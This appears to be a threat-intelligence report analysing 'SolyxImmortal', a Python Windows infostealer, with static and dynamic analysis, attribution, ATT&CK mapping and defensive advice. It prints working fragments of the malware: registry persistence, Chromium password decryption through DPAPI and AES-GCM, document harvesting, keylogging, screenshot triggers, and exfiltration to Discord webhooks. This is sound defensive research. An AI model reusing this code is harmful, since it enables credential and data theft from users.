


SOLYXIMMORTAL : PYTHON MALWARE ANALYSIS

 cyfirma.com/research/solyximmortal-python-malware-analysis

Published On : 2026-01-16



EXECUTIVE SUMMARY

SolyxImmortal is a Python-based Windows information-stealing malware that combines credential theft, document harvesting, keystroke logging, screen surveillance, and persistence into a single, continuously running implant. The malware leverages legitimate system APIs and widely available third-party libraries to extract sensitive user data and exfiltrate it to attacker-controlled Discord webhooks. Its design emphasizes stealth, reliability, and long-term access rather than rapid execution or destructive behaviour. By operating entirely in user space and relying on trusted platforms for command-and-control, the malware reduces its likelihood of immediate detection while maintaining persistent visibility into user activity.

INTRODUCTION

File Name	Lethalcompany.py
File Size	10.29 KB
File Type	Python
Signed	Not Signed
MD5 Hash	2690f7c685784fff006fe451fa3b154c
SHA 256	5a1b440861ef652cc207158e7e129f0b3a22ed5ef5d2ea5968e1d9eff33017bc
First seen wild	Jan 2026

This malware is implemented as a monolithic Python application intended to be packaged and executed on Windows systems. Once launched, it establishes persistence, initiates multiple concurrent surveillance and collection threads, and operates indefinitely in the background. The code shows no evidence of self-propagation or lateral movement; instead, it focuses on maximizing data collection from a single compromised endpoint. The threat actor's operational model appears to favour continuous monitoring, delayed aggregation, and selective alerting for high-value user actions such as authentication events.

STATIC ANALYSIS

Main Entry Point and Execution Flow

The malware starts running when the script is executed directly, using a standard Python entry point to trigger its main logic. This launches the central controller, which quickly sets up persistence and launches multiple background threads to carry out surveillance and data collection at the same time. All execution behaviour is hardcoded, with no need for command-line input or external configuration.

```
if __name__ == "__main__":  
    try:  
        SolyxImmortal().start()  
    except:  
        pass
```

Core Controller Class

All malicious functionality is encapsulated within a single class, which acts as the central execution and coordination unit. This design consolidates environment discovery, persistence, credential theft, surveillance, and exfiltration logic into a unified object. During initialization, the malware resolves system-specific paths such as the temporary directory and the user's home directory, which are later used for staging stolen data and harvesting documents.

```
class SolyxImmortal:
    def __init__(self):
        self.temp = os.getenv("TEMP")
        self.log_buffer = ""
        self.is_critical_typing = False
        self.user_home = os.path.expanduser("~")

        self.zip_folder = os.path.join(self.temp, "Solyx_Pack_Final")
```

Hardcoded Command-and-Control Configuration

The malware statically embeds all command-and-control parameters within the source code.

```
LOG_WEBHOOK = "https://discord.com/api/webhooks/  
/ahXo1zN0pHNn7yHGhayaErgQzT3D8vBUd1zLgOp7y0K  
IMG_WEBHOOK = "https://discord.com/api/webhooks/  
-lN8hcNY40pQa2nmYpJUkZsAoT9mVS7Qy8IxDIVX8_YJ  
USER_ID = ""
```

Two distinct Discord webhooks are used: one dedicated to structured data exfiltration (credentials, archives, logs) and another reserved for screenshot transmission. The inclusion of a hardcoded Discord user ID enables direct operator mentions, ensuring that high-value events generate immediate notifications. The absence of encryption or dynamic endpoint retrieval suggests reliance on Discord's native HTTPS security and reputation to evade network-based detection.

Persistence Mechanism

Persistence is achieved through self-replication and registry-based autorun configuration.

```

appdata = os.getenv("APPDATA")
target_dir = os.path.join(appdata, "WindowsGraphics")
target_file = os.path.join(target_dir, "win_gfx_driver.exe")

if not os.path.exists(target_dir):
    os.makedirs(target_dir)

if not os.path.exists(target_file):
    shutil.copy2(sys.executable, target_file)
    os.system(f'attrib +h +s "{target_file}"')

```

The malware copies its own executable into a benign-looking directory within the user's AppData path and renames it to resemble a legitimate Windows component. File attributes are modified to mark the binary as hidden and system-protected, reducing visibility in standard directory listings.

```

import winreg as reg
reg_path = r"Software\Microsoft\Windows\CurrentVersion\Run"
key = reg.OpenKey(reg.HKEY_CURRENT_USER, reg_path, 0, reg
    .KEY_SET_VALUE)
reg.SetValueEx(key, "WindowsGfxDriver", 0, reg.REG_SZ, target_file)
reg.CloseKey(key)

```

By registering itself under the user's Run key, the malware ensures execution upon each user logon without requiring administrative privileges.

Browser Credential Theft and Decryption Logic

The malware statically defines support for multiple Chromium-based browsers (Chrome, Edge, Brave, etc.) by referencing their known profile directory paths.

```

self.browsers = {
    "Chrome": os.path.join(os.getenv("LOCALAPPDATA"), "Google", "Chrome",
        "User Data"),
    "Edge": os.path.join(os.getenv("LOCALAPPDATA"), "Microsoft", "Edge",
        "User Data"),
    "Brave": os.path.join(os.getenv("LOCALAPPDATA"), "BraveSoftware",
        "Brave-Browser", "User Data"),
    "OperaGX": os.path.join(os.getenv("APPDATA"), "Opera Software",
        "Opera GX Stable")
}

```

To decrypt stored credentials, the malware extracts the browser master encryption key from the Local State file.

```

with open(os.path.join(path, "Local State"), "r", encoding="utf-8")
    as f:
    c = json.loads(f.read())
encrypted_key = base64.b64decode(c["os_crypt"]["encrypted_key"])
decrypted_key = win32crypt.CryptUnprotectData(encrypted_key[5:], None
    , None, None, 0)[1]
return decrypted_key

```

This process leverages Windows DPAPI, binding successful decryption to the current user context. Saved login entries are retrieved directly from browser SQLite databases and decrypted using AES-GCM.

```

try:
    cipher = AES.new(key, AES.MODE_GCM, pwd[3:15])
    dec = cipher.decrypt(pwd[15:-16]).decode()
    vault_txt += f"[{b_name}] {u} | {user} | {dec}\n"
except:
    pass

```

Recovered credentials are aggregated in plaintext format prior to exfiltration, indicating no local encryption or obfuscation of stolen data.

Document and File Harvesting

The malware recursively enumerates the user's home directory to locate documents of interest.

```

for root, _, files in os.walk(self.user_home):
    # Skip some common large folders
    if any(x in root for x in ("AppData", "Windows", "Program Files",
                               "Temp")):
        continue

    for file in files:
        if not file.lower().endswith(self.doc_extensions):
            continue
        try:
            size = os.path.getsize(os.path.join(root, file))
            if size < 100 or size > 10*1024*1024: # 100 bytes - 10 MB
                continue
            shutil.copy2(os.path.join(root, file), os.path.join(self
                           .zip_folder, file))

```

```

self.doc_extensions = (".txt", ".pdf", ".docx", ".xlsx")

```

Files are filtered based on extension and size thresholds, avoiding both trivial and excessively large files. This approach prioritizes potentially sensitive documents while minimizing disk I/O overhead.

Data Staging and Compression

All harvested artifacts, including credentials, cookies, and documents, are staged in a temporary working directory under the system's TEMP path.

```

zip_path = os.path.join(self.temp, "Solyx_Final_Data.zip")

with zipfile.ZipFile(zip_path, "w", zipfile.ZIP_DEFLATED) as zipf:
    for file in os.listdir(self.zip_folder):
        zipf.write(
            os.path.join(self.zip_folder, file),
            file

```

Compression serves both operational efficiency and stealth, reducing network transfer size and consolidating exfiltration into fewer outbound requests.

Keystroke Logging Module

Keystroke capture is implemented using a persistent keyboard listener.

```
with keyboard.Listener(on_press=self._on_press) as l:  
    l.join()
```

Captured keystrokes are appended to an in-memory buffer rather than transmitted immediately. A dedicated background thread periodically exfiltrates the buffered data, reducing the frequency of outbound network communication and lowering detection risk.

Active Window Monitoring and Screen Capture

The malware continuously monitors the active foreground window to infer the user activity context. Window titles are compared against predefined keyword sets associated with authentication, financial activity, or account access. When a match is detected, the malware captures a screenshot and transmits it immediately via the screenshot-specific webhook.

```
critical_keywords = (  
    "login", "giriş", "oturum aç", "sign in",  
    "bank", "steam", "gmail", "wallet", "parola"
```

```
win = gw.getActiveWindow()  
if win and win.title:  
    title = win.title.lower()  
    if any(kw in title for kw in critical_keywords):  
        self.is_critical_typing = True  
        p = os.path.join(self.temp, "alert.png")  
        pyautogui.screenshot(p)  
        self._send(  
            IMG_WEBHOOK,
```

In addition to event-driven capture, routine screenshots are taken at fixed intervals, enabling continuous visual surveillance even in the absence of trigger keywords.

Exfiltration and Cleanup Logic

All data exfiltration is performed via HTTPS POST requests to Discord webhooks.

```
if file and os.path.exists(file):  
    with open(file, "rb") as f:  
        requests.post(  
            url,  
            data={"content": content},  
            files={"file": f},  
            timeout=60  
        )
```


Following successful transmission, the malware deletes all temporary files and directories used during collection.

```
try:  
    shutil.rmtree(self.zip_folder)  
    os.remove(zip_path)
```

This cleanup routine reduces residual forensic artifacts and limits the evidence available for post-incident analysis.

DYNAMIC ANALYSIS

Initial Execution and Process Behaviour



Upon execution, the malware initiates without presenting any visible user interface or console output. The process starts in the context of the current user and immediately transitions into a background operation. No child windows or dialogs are created, and execution continues silently. During early runtime, the process allocates memory and initializes internal state variables used to track user activity, keystrokes, and staging paths.

Persistence Activity Observed at Runtime


The malware establishes persistence by copying itself into a newly created subdirectory within the user’s AppData folder and renaming the file to resemble a legitimate Windows component. The copied executable is marked as hidden and system-protected to reduce visibility. It then registers this file under the current user’s Run registry key, ensuring automatic execution on subsequent logins without requiring elevated privileges or user interaction.

Name	Date modified	Type	Size
Adobe	11/29/2024 8:08 AM	File folder	
Microsoft	1/11/2026 9:48 PM	File folder	
WindowsGraphics	1/11/2026 9:50 PM	File folder	

Name	Type	Data
(Default)	REG_SZ	(value not set)
WindowsGfxDriv...	REG_SZ	C:\Users\Administrator\AppData\Roaming\Windo...

Credential and File Extraction Activity


The malware collects browser data, including saved passwords, along with sensitive user files such as DOC, TXT, PDF, and Excel documents. All harvested data is staged locally, consolidated into a compressed ZIP archive, and exfiltrated to an attacker-controlled Discord server via hardcoded webhook endpoints using HTTPS POST requests. By abusing Discord’s legitimate infrastructure, the malware enables seamless data transfer while reducing the likelihood of network-based detection.



Keystroke Logging Behaviour

A persistent keyboard hook is established early during execution. As the user interacts with the system, keystrokes are captured and stored in an in-memory buffer. Special keys such as Enter, Backspace, and modifier keys are translated into readable representations rather than raw scan codes.

Keystroke data is not transmitted immediately. Instead, a background thread periodically checks the buffer and transmits accumulated keystrokes at fixed time intervals. After transmission, the buffer is cleared, and logging continues uninterrupted. This batching behaviour reduces the frequency of outbound network traffic.



Active Window Monitoring and Screenshot-Based Surveillance

During execution, the malware was observed monitoring the active foreground window and capturing screenshots both at regular intervals and in response to sensitive user activity. Screenshot files were written to disk and exfiltrated via a dedicated Discord webhook, with priority handling observed when activity related to authentication or financial services was detected.

Network Communication and C2


All observed outbound communication occurs over HTTPS (TLS 1.3) and is directed to Discord webhook endpoints. Network traffic consists of HTTPS POST requests containing either textual data or multipart file uploads. No custom encryption or obfuscation is applied to the payload beyond standard HTTPS transport.

No.	Time	Source	Destination	Protocol	Length	Info
127809	126.379812			TLSv1.3	571	Client Hello (SNI=discord.com)
140341	365.918237			TLSv1.3	571	Client Hello (SNI=discord.com)
142186	426.492293			TLSv1.3	571	Client Hello (SNI=discord.com)
145585	486.854958			TLSv1.3	571	Client Hello (SNI=discord.com)
147287	547.315468			TLSv1.3	571	Client Hello (SNI=discord.com)

Cleanup and Artifact Removal

After successful data exfiltration, the malware removes temporary directories and files used for staging collected data. This cleanup behaviour reduces residual forensic artifacts on disk while allowing the malware to continue operating and collecting new data during subsequent execution cycles.

The malware does not uninstall itself or terminate after cleanup; instead, it continues monitoring and collecting data indefinitely.




Runtime Stability and Error Handling

Throughout dynamic analysis, the malware demonstrates stable execution. Missing browsers, inaccessible files, or network interruptions do not cause process termination. Exceptions are silently handled, allowing the malware to continue operating even under partially restricted conditions.

The absence of visible crashes, error dialogs, or high CPU usage further contributes to the malware’s stealth during prolonged execution.

EXTERNAL THREAT LANDSCAPE MANAGEMENT


Through open-source intelligence collection and underground monitoring conducted during this analysis, we identified that the analysed malware sample was initially distributed via an underground Telegram channel. This channel is commonly associated with the sharing of commodity malware, stealer variants, and builder-based tooling. Based on observed activity patterns within the channel, it primarily caters to low-to-medium sophistication threat actors rather than well-structured or highly organized criminal groups.



Further analysis of the malware's codebase reveals several linguistic, structural, and operational characteristics that suggest a potential link to a Turkish-speaking threat actor. These indicators include naming conventions, file artifacts, variable usage patterns, and operational design choices that have been previously observed in tooling attributed to actors operating within Turkish underground communities. Based on these observations, the attribution to a Turkish threat actor is assessed with medium confidence, as the indicators are circumstantial and not conclusively unique.

```
self._send(LOG_WEBHOOK, "🛡️ **Operasyon Başarılı: Veri Paketi Gönderildi**", zip_path, mention=Tr
```

Additional intelligence collection identified the presence of an individual matching these characteristics across underground channels. These channels are primarily used for hacktivist coordination, tool sharing, and opportunistic cyber activities rather than structured cybercrime operations. The actor's observed behaviour includes participation in discussions related to data leaks, basic intrusion techniques, and ideological or attention-driven cyber actions, which align with the functional scope and maturity level of the analysed malware.



The combination of Telegram-based distribution, Discord-centric infrastructure abuse, and hacktivist community overlap suggests that this malware is likely intended for opportunistic data theft and surveillance rather than targeted, financially motivated campaigns. However, its modular design and reliance on widely trusted third-party services enable it to be easily repurposed or redistributed by other actors within the same ecosystem.

From a threat landscape perspective, this sample reflects a broader trend of mid-tier threat actors leveraging readily available platforms and scripting languages to deploy effective surveillance tooling without maintaining dedicated infrastructure. While not indicative of advanced persistent threat (APT) activity, the malware nonetheless poses a credible risk to individual users and small organizations, particularly in regions or communities where such underground ecosystems are active.

MITRE ATT&CK MAPPING

Tactic	Technique ID	Technique / Sub-technique
Execution	T1059.006	Command and Scripting Interpreter: Python
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys

Credential Access	T1555.003	Credentials from Password Stores: Browsers
Credential Access	T1552.001	Unsecured Credentials: Credentials in Files
Collection	T1056.001	Input Capture: Keylogging
Collection	T1113	Screen Capture
Discovery	T1083	File and Directory Discovery
Exfiltration	T1041	Exfiltration Over C2 Channel
Command and Control	T1102.003	Web Service: Third-Party Services
Defense Evasion / Collection	T1027	Obfuscated/Compressed Files and Information

RECOMMENDATIONS

Strategic Recommendations

- Implement defense-in-depth controls that prioritize behavioural detection over static signatures.
- Restrict or monitor the use of scripting languages (e.g., Python) on endpoints where not explicitly required.
- Enforce application allowlisting to prevent execution of unauthorized binaries from user-writable directories.
- Monitor and assess abuse of legitimate third-party platforms (e.g., Discord, Telegram) for command-and-control activity.
- Incorporate underground threat ecosystem monitoring to gain early visibility into emerging commodity malware and hacktivist tooling.

Tactical Recommendations

- Alert on process execution originating from user-writable paths such as %AppData%, %LocalAppData%, and %TEMP%.
- Monitor for processes accessing browser credential stores and invoking Windows DPAPI for decryption activities.
- Detect unauthorized registry modifications to user-level Run keys used for persistence.
- Flag processes exhibiting combined behaviours such as file compression followed by outbound network connections.
- Monitor outbound HTTPS traffic to webhook-based services, especially when initiated by background or non-interactive processes.

Operational Recommendations

- Configure endpoint security solutions to monitor and restrict access to browser credential databases.
- Regularly hunt for executables masquerading as legitimate system components within user profile directories.
- Review network logs for repeated HTTPS POST requests to known webhook services correlated with file creation events.
- Ensure incident response teams validate persistence mechanisms during triage and remediation.
- Conduct user awareness training focused on the risks of executing untrusted scripts or binaries obtained from unofficial sources.

CONCLUSION

This malware represents a mature example of user-level surveillance and data theft rather than a destructive or overtly aggressive threat. Its reliance on trusted platforms, standard libraries, and user-space persistence reflects an intent to remain undetected while continuously extracting value from the compromised system. The absence of overt anti-analysis mechanisms suggests confidence that execution within typical user environments will proceed without interference.

From a defensive perspective, detection opportunities lie in behavioral indicators rather than signatures, particularly anomalous access to browser credential stores, unusual use of screen capture and input monitoring libraries, and outbound traffic to third-party webhook services from non-interactive processes. Preventive controls such as application allowlisting, browser credential protection, and outbound network monitoring are critical to mitigating threats of this nature.

Copyright CYFIRMA. All rights reserved.